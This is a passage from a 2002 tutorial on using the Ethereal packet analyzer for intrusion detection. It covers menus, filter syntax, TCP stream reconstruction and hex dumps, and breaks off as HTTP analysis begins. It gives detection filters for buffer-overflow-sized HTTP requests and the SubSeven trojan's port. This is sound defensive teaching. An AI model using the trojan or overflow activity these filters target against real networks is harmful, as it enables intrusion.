Intrusion Detection Utilizing Ethereal

by 2Lt David Chaboya
11 Mar 02

This tutorial is an introduction to Ethereal and how it can be used as an invaluable assistant in performing Intrusion Detection. I assume the reader has a basic understanding of network security concepts, TCP/IP, and has seen network traffic before. Once you are more familiar with how Ethereal works, I will cover some practical examples of utilizing it to detect and analyze malicious traffic. Since web traffic is probably the most familiar to the majority of people using the Internet, I will start by reviewing HTTP headers and the Unicode (Directory Traversal) vulnerability. Next, buffer overflows will be analyzed. In the third topic we'll look at ICMP and HTTP backdoors to show how a hacker can quietly access a previously compromised box without drawing the suspicion of network administrators. Finally, through analyzing NetBIOS and SMB traffic I will show the more powerful capabilities of Ethereal.

DISCLAIMER: Although I'm not releasing any information that most hackers don't already know, some of the sections in this paper show actual hacking techniques that if used out on the Internet could get you into serious trouble. This is just a reminder to not use any of this information for illegal purposes. Use this on a test network at home or in your lab.

Introduction to Ethereal

There are many network capture and analysis tools freely available including snoop, tcpdump, sniffit, analyzer, etc. However, none have the support that Ethereal has for decoding protocols and application layer traffic. Gerald Combs developed Ethereal in 1997 as a utility to track down network problems and as a useful tool to improve his networking background. After its initial release in 1998, numerous people, including Gilbert Ramirez, Guy Harris, and Richard Sharpe, have contributed patches, dissectors, and other updates. Since that time there have been new protocols added, more powerful filtering capabilities, and application decoders added by the many fans of the tool. At the time of this writing, Ethereal is at version 0.9.2 and supports most platforms including Windows, Unix, Linux, and BSD. I will be giving a quick introduction on the most essential parts of the program. For more details on command syntax, additional toolbars, and other functions see the man pages or the Ethereal User Guide located at: http://www.ethereal.com/docs/user-guide.

Ethereal can be used to actively sniff network traffic or to review the capture files that an IDS has saved. In this tutorial, Ethereal will be used for both capture and analysis. However, in any network of considerable size, it will be much more efficient and practical to analyze the data that your IDS has captured, offline.

So what does the Ethereal program look like? Figure 1 on the next page shows the main layout of the Ethereal GUI. There are 5 menu bars, a header field, traffic overview section, detailed protocol section, hex and ASCII data representation section, filter field, reset, apply, and a general display field. The **File** menu option allows you to open, close, save, reload, and print results either to a file or straight to printer. The most useful option in this menu is the print section, which allows you to save the results to file or straight to a printer. If you didn't want the added size, or didn't have the ability to do a screen capture of the data, or wanted to perform some analysis on the data using custom tools, you can save the detailed information to the file of your choice. Make sure to select the "print detail" and "print hex data" buttons if you want full detail.




Figure 1. Ethereal Main Display

The **Edit** menu bar gives you the options of find frame, go to frame, mark and unmark frames, detailed preferences, filters, and supported protocols. The **Find Frame** option is very useful. Any item that shows up in the detailed protocol section can be searched on. This means source and destination IP's and ports, TCP flags, ICMP types, SMB commands, and just about any other option you can think of can be searched on. I will use a simple example to start off with. Pretend that the capture file is huge and by scrolling it is difficult to see where the first connection was attempted. Using the find frame option, shown in Figure 2, we can select a custom filter to search for the first SYN.




Figure 2. Finding a frame

The filter section, shown in Figure 3, allows you to create a customized set of filters that you can save and apply to later sessions. Display filters, which are accessed by clicking on the **Filter** button in the main Ethereal window; will look very similar, but would also give an option to apply your changes.




Figure 3. Creating Custom Filters

The **Add Expression** button allows someone that is new to filtering and even those of us that haven't used the more advanced features to quickly create useful filters. This is shown in Figure 4. Instead of having to guess on the correct syntax or trying to remember if Ethereal even supports searching for a particular value, just scroll until you find the protocol and field you want. Then choose the appropriate relation and the value that should be assigned.




Figure 4. Adding an expression to match on the SYN flag set

After selecting the filter configurations shown above the correct frame will now be highlighted and visible in the top traffic overview section. If there is a specific frame number that you are interested in, the "Go To Frame" option can be used. Several options to mark frames are also available. The

Preferences menu has options for just about every feature available in Ethereal, too many to list here. The next menu option, **Capture Filters**, is very important. The menu looks nearly identical to Figure 3, but it does not offer the expression addition option that the search and display filter provides. It is important to note that the capture language and search/display language are different. For live captures, the libpcap filter language is used. If you attempt to use the same filter during off-line analysis, a syntax error will result. This can be a big source of frustration for first time Ethereal users.

For example, if I only wanted to look at HTTP and SSL traffic I could use the filter string of "tcp port 80 or tcp port 443". However, if I wrote "http or ssl" I would receive an error. Another simple example would be filtering on an IP address. For live captures I use "host ip_address", but for display filtering "ip.addr == ip_address" works. For more details on the libpcap filter syntax see the tcpdump man pages.

The last filter option is the **Display Filter**. Although the filter syntax has already been touched on, one more example wont hurt. Lets say I saved a lot of network traffic on a busy web server, which also offers telnet and ftp (Yes I know this is bad security practice). I want to be able to detect buffer overflow attempts against my web server. How in the world can I manually go through each frame to find this type of activity? The answer is that you would have to be insane to attempt it. The next thought is that maybe I could use the **TCP Stream** option. This powerful feature will be covered later, but even it would still involve too much manual work. The answer to detecting this is utilizing display filters. What is the first thing I need to do? I could try filtering on large frames. This makes sense, because a buffer overflow should generate a fairly large frame. So we use the **Add Expression** button and select Frame as shown in Figure 5.




Figure 5. Filtering on Frame Length greater than 400 bytes

Unfortunately, applying this filter to general traffic is not such a good idea. TELNET and FTP will definitely cause a plethora of false positives. It is time to refine the filter. Well for starters, I only want HTTP traffic so I get rid of all of the excess ARPS, DNS, TELNET, FTP and other unneeded protocols by filtering on "HTTP". That's much better. Now I combine the two filters together "HTTP and frame.pkt_len > 400". That didn't work too well, as all of the HTTP Continuation data is well over 400 bytes. I need to focus on the GET request. Ethereal comes through with the "HTTP.request" filter rule. Applying this rule and tweaking the byte value I come up with a rule that has very few false positive and detects my buffer overflow attempts. Final filter rule: "http.request and frame.pkt_len > 775"

The **Capture** menu holds configurations for starting Ethereal as a network sniffer, shown in Figure 6. Here you can select the interface, number of packets to capture, max file size, max duration, capture filters, and file to save the data. The **capture length** option or “snaplen” is very useful. By default it is set to 65535 (tcpdump normally defaults to 68, which is sufficient for normal traffic).




Figure 6. Capture Options

However, lets say that you are analyzing a new buffer overflow exploit, with tcpdump, that has packet sizes larger than 2000 bytes. If you stick with the default setting, there will be a lot of fragmented IP packets in the output. Bump the value up, -s option from the command line, and the fragments mysteriously disappear. For capturing everything on your LAN, leave the promiscuous mode option selected. If you want to view the traffic as it is being collected, select “Update in real time” and “Automatic scrolling”. The last three options determine if Ethereal attempts name resolution on MAC, network, and transport layer fields. This has the possibility of really slowing down the capture.

The **Display** menu allows you to define and format how Ethereal presents your network captures. The “Options” section allows changes to primarily time display and name resolution. If you want to add a little a flavor to the data, the **Colorize Display** option allows special color filters to be added to highlight areas of interest, shown in Figure 7.




Figure 7. Highlighting HTTP traffic using color filters

Another set of very useful features, and ones that save an analyst a lot of time, are the “collapse and expand” all options. When you are analyzing traffic that ranges from Layer 1 up to 7, and there are many fields in those layers, you don’t want to click on every button to expand out that particular field. This will come in handy later when we look at NetBIOS and SMB traffic.

If you want to focus on a specific packet, the “Show Packet In New Window” option pulls up a separate window for the frame number you selected. For advanced users that have specified their own protocol ID to dissector mappings, the “user specific decodes” option will be useful.

Lastly, we have the **Tools** menu. “Plugins” is another advanced option to let you see what dissector plugin modules are currently loaded. **Following a TCP Stream** is one of the best features that Ethereal has. It can be very cumbersome weeding through line and line of network traffic trying to use the Hex/ASCII section to determine what commands an attacker used to compromise your system. The example below, Figure 8, shows an FTP transfer via the web. Notice how easy it is to read the client side data (red) and server side text (blue).

```
Contents of TCP stream
220 ns Microsoft FTP Service (Version 5.0).
USER anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
PASS IEUser@
230 Anonymous user logged in.
TYPE I
200 Type set to I.
PASV
227 Entering Passive Mode (209,217,49,253,16,72).
SIZE /pub/ftpx/ftpx.zip
213 677481
RETR /pub/ftpx/ftpx.zip
125 Data connection already open; Transfer starting.
226 Transfer complete.
....ABOR
225 ABOR command successful.
```

Figure 8. TCP Stream of a FTP session

Since **Follow TCP Stream** applies a custom filter to show only data in that particular session, we can use this knowledge to reconstruct files captured by our IDS. Lets say an attacker compromised one of your systems and then downloaded a new rootkit from an FTP server. If you were able to capture most of the attack, you could use the "TCP Stream" option on the file transfer, and save the data as a file. You now possibly have a new tool to analyze. I will warn you though, that this technique does not work 100% of the time. Of course, you could get the file off of the compromised system, but that wouldn't be as cool. Just remember, that if you follow a TCP Stream it does indeed chop your transcript to only that particular session. Don't make the mistake of not resetting your data, click the "Reset" button or apply a blank filter, or you might miss valuable data!!

If Ethereal did not decode the network traffic completely, and you know that the data is a certain protocol, use the "Decode As…" feature to further analyze your results. The last three options under the **Tools** menu, allow you to get summaries, statistics, and due additional analysis on your network capture.

The **Traffic Overview Section** is where you will look for the big picture of what is occurring on your network. Figures 1 and 7 show the layout. It is here that you see connection times, source and destination IP's, protocol, source and destination ports, and a summary of the traffic. Lets say that you are looking for connections to port 27374, on of the default ports of the Subseven Trojan. By scrolling through the connections, or more efficiently by using a filter of tcp.port==27374, you can quickly determine if someone is scanning, or has even gained access to the port. Be careful when you use the above filter rule, as it doesn't distinguish between source or destination port. It is very possible that the rule could capture traffic being initiated from a random high port that just happened to hit 27374. A rule of tcp.dstport==27374 could be used, although it would not show your system's response. This is when a skilled analyst, that is able to interpret the results, comes into play. Once you have selected a frame of interest and want to look more closely at what is contained in the packets, the second main window in the Ethereal GUI comes into play.

This **Detailed Protocol Section** allows complex traffic analysis from layer 2 up to layer 7. To get data to review for this section, I will initiate an ftp connection to FreeBSD's main ftp server and sniff the traffic. The results using a runtime filter on ftp.freebsd.org are shown below in Figure 9.


```
⊟ Ethernet II
    Destination: 08:00:46:29:82:d2 (Sony_29:82:d2)
    Source: 00:02:16:ca:00:a8 (ESI_ca:00:a8)
    Type: IP (0x0800)
⊟ Internet Protocol, Src Addr: 62.243.72.50 (62.243.72.50), Dst Addr: bongo (24
    Version: 4
    Header length: 20 bytes
  ⊟ Differentiated Services Field: 0x10 (DSCP 0x04: Unknown DSCP; ECN: 0x00)
      0001 00.. = Differentiated Services Codepoint: Unknown (0x04)
      .... ..0. = ECN-Capable Transport (ECT): 0
      .... ...0 = ECN-CE: 0
    Total Length: 100
    Identification: 0x7921
  ⊟ Flags: 0x04
      .1.. = Don't fragment: Set
      ..0. = More fragments: Not set
    Fragment offset: 0
    Time to live: 45
    Protocol: TCP (0x06)
    Header checksum: 0x8160 (correct)
    Source: 62.243.72.50 (62.243.72.50)
    Destination: bongo (24.162.179.59)
⊟ Transmission Control Protocol, Src Port: ftp (21), Dst Port: 1377 (1377), Seq
    Source port: ftp (21)
    Destination port: 1377 (1377)
    Sequence number: 2970060543
    Next sequence number: 2970060603
    Acknowledgement number: 2090696893
    Header length: 20 bytes
  ⊟ Flags: 0x0018 (PSH, ACK)
      0... .... = Congestion Window Reduced (CWR): Not set
      .0.. .... = ECN-Echo: Not set
      ..0. .... = Urgent: Not set
      ...1 .... = Acknowledgment: Set
      .... 1... = Push: Set
      .... .0.. = Reset: Not set
      .... ..0. = Syn: Not set
      .... ...0 = Fin: Not set
    Window size: 65535
    Checksum: 0xb10f (correct)
⊟ File Transfer Protocol (FTP)
    Response: 220
    Response Arg: ftp.beastie.tdk.net FTP server (Version 6.00LS) ready.
```

Figure 9. Detailed Protocol Section

The results above show an FTP response from ftp.beastie.tdk.net. I did chop out the Frame section, which includes time, frame number, and bytes received and captured. The picture above shows a capture including Ethernet (layer 2), IP (layer 3), TCP (layer 4) and FTP (layer 7). In the Ethernet fields we see the MAC address for my computer (Sony) and the source, which will be my default router. The IP fields show that I'm using IPv4, it gives source and destination IP's, and includes the next layer protocol ID (TCP 0x06). The TCP header shows that the server is sending data from port 21 (FTP) via a PSH ACK to my system's high port of 1377. Finally, in the FTP header we see that the server is ready for a new user, code 220, and it gives us the hostname and version that it’s running. For more details on how FTP works, see RFC 959.

It is in viewing this section that you really see how the protocol works. It also allows you to analyze exploits, and network captures and determine if and how someone is abusing the protocol. This is very handy in a lab environment and is one of the main tools I use to research new exploit code.

The **Hex/ASCII display section** wraps up our introduction to Ethereal.



```
0030  82 18 60 86 00 00 01 01  08 0a 07 46 d8 bb 00 00   ..`..... ...F....
0040  00 00 74 6f 74 61 6c 20  39 32 35 36 0d 0a 2d 72   ..total  9256..-r
0050  77 2d 72 77 2d 72 2d 2d  20 20 20 31 20 31 30 30   w-rw-r--    1 100
0060  36 20 20 31 30 30 36 20  20 20 20 20 20 20 32 37   6  1006        27
0070  34 20 4e 6f 76 20 32 31  20 20 32 30 30 30 20 2e   4 Nov 21   2000 .
0080  6d 65 73 73 61 67 65 0d  0a 2d 72 2d 2d 72 77 2d   message. .-r--rw-
0090  72 2d 2d 20 20 20 31 20  31 30 30 36 20 20 31 30   r--   1  1006  10
00a0  30 36 20 20 20 20 20 20  20 20 20 30 20 4e 6f 76   06          0 Nov
00b0  20 20 37 20 20 31 39 39  36 20 2e 6e 6f 74 61 72     7  199 6 .notar
00c0  0d 0a 64 72 77 78 72 77  78 72 2d 78 20 20 20 36   ..drwxrw xr-x   6
00d0  20 31 30 30 36 20 20 31  30 30 36 20 20 20 20 20    1006  1 006
00e0  20 20 35 31 32 20 4a 75  6e 20 20 33 20 20 32 30     512 Ju n  3  20
00f0  30 31 20 43 45 52 54 0d  0a 6c 72 77 78 72 77 78   01 CERT. .lrwxrwx
0100  72 77 78 20 20 20 31 20  72 6f 6f 74 20 20 77 68   rwx   1  root  wh
0110  65 65 6c 20 20 20 20 20  20 20 31 35 20 4a 75 6e   eel        15 Jun
0120  20 20 31 20 20 32 30 30  31 20 43 54 4d 20 2d 3e     1  200 1 CTM ->
0130  20 64 65 76 65 6c 6f 70  6d 65 6e 74 2f 43 54 4d    develop ment/CTM
0140  0d 0a 6c 72 77 78 72 77  78 72 77 78 20 20 20 31   ..lrwxrw xrwx   1
0150  20 72 6f 6f 74 20 20 77  68 65 65 6c 20 20 20 20    root  w heel
0160  20 20 20 31 37 20 4a 75  6e 20 20 31 20 20 32 30      17 Ju n  1  20
0170  30 31 20 43 56 53 75 70  20 2d 3e 20 64 65 76 65   01 CVSup  -> deve
0180  6c 6f 70 6d 65 6e 74 2f  43 56 53 75 70 0d 0a 6c   lopment/ CVSup..l
0190  72 77 78 72 77 78 72 77  78 20 20 20 31 20 72 6f   rwxrwxrw x   1 ro
01a0  6f 74 20 20 77 68 65 65  6c 20 20 20 20 20 20 20   ot  whee l
```

Figure 10. Hex-ASCII Display

As you can see in the above figure, commands and data are represented in Hex and their ASCII equivalent. This field is useful if you are reviewing commands that an attacker used to compromise your system or if you are checking for poor user names and passwords. The most crucial time that this field comes into play is when reviewing UDP traffic. I’m stating the obvious, but the TCP Stream option doesn’t work when looking at UDP connections. Your only option is reviewing the Hex/ASCII dump. I’ve used the Hex output numerous times to match up an intrusion attempt (particularly the shellcode) against known exploits.

Now that you have an idea of what Ethereal looks like, know how to use several of its many features, and have practiced filtering and viewing network captures, it is time to review several popular protocols, their vulnerabilities, and some of the ways an intruder can exploit them. I will focus on determining exactly what an intruder was attempting to do, and exactly what kind of access was gained without having to obtain system logs, or having to bring a system administrator in to locally review the box. Having confidence that no access was gained and that the system is configured correctly is crucial, especially when dealing with very large computer networks that span multiple locations. You can imagine the overhead and expense if you had to verify every single intrusion attempt personally. The first protocol we will review is the Hypertext Transfer Protocol (HTTP).

HTTP Traffic Analysis

Web traffic is probably what most people picture when they think of the Internet. HTTP, running normally over TCP port 80, has been the primary medium for web access since 1990. Currently at version 1.1, HTTP is an application layer protocol that follows a request/response format and allows use of proxies, gateways, and tunnels to transfer its data. The problem that we encounter is that, unlike ssh or telnet servers, most people want everybody to be able to access their web server. This means opening a hole through the firewall, bad idea, or placing the web server in the Demilitarized Zone (DMZ). In whatever configuration that you may have, typically there will be a lot of people accessing your web site, and not all of them will have honorable intentions. Lets look at some normal web traffic.

Figure 11 depicts a normal GET request during a connection to a popular Internet search site.

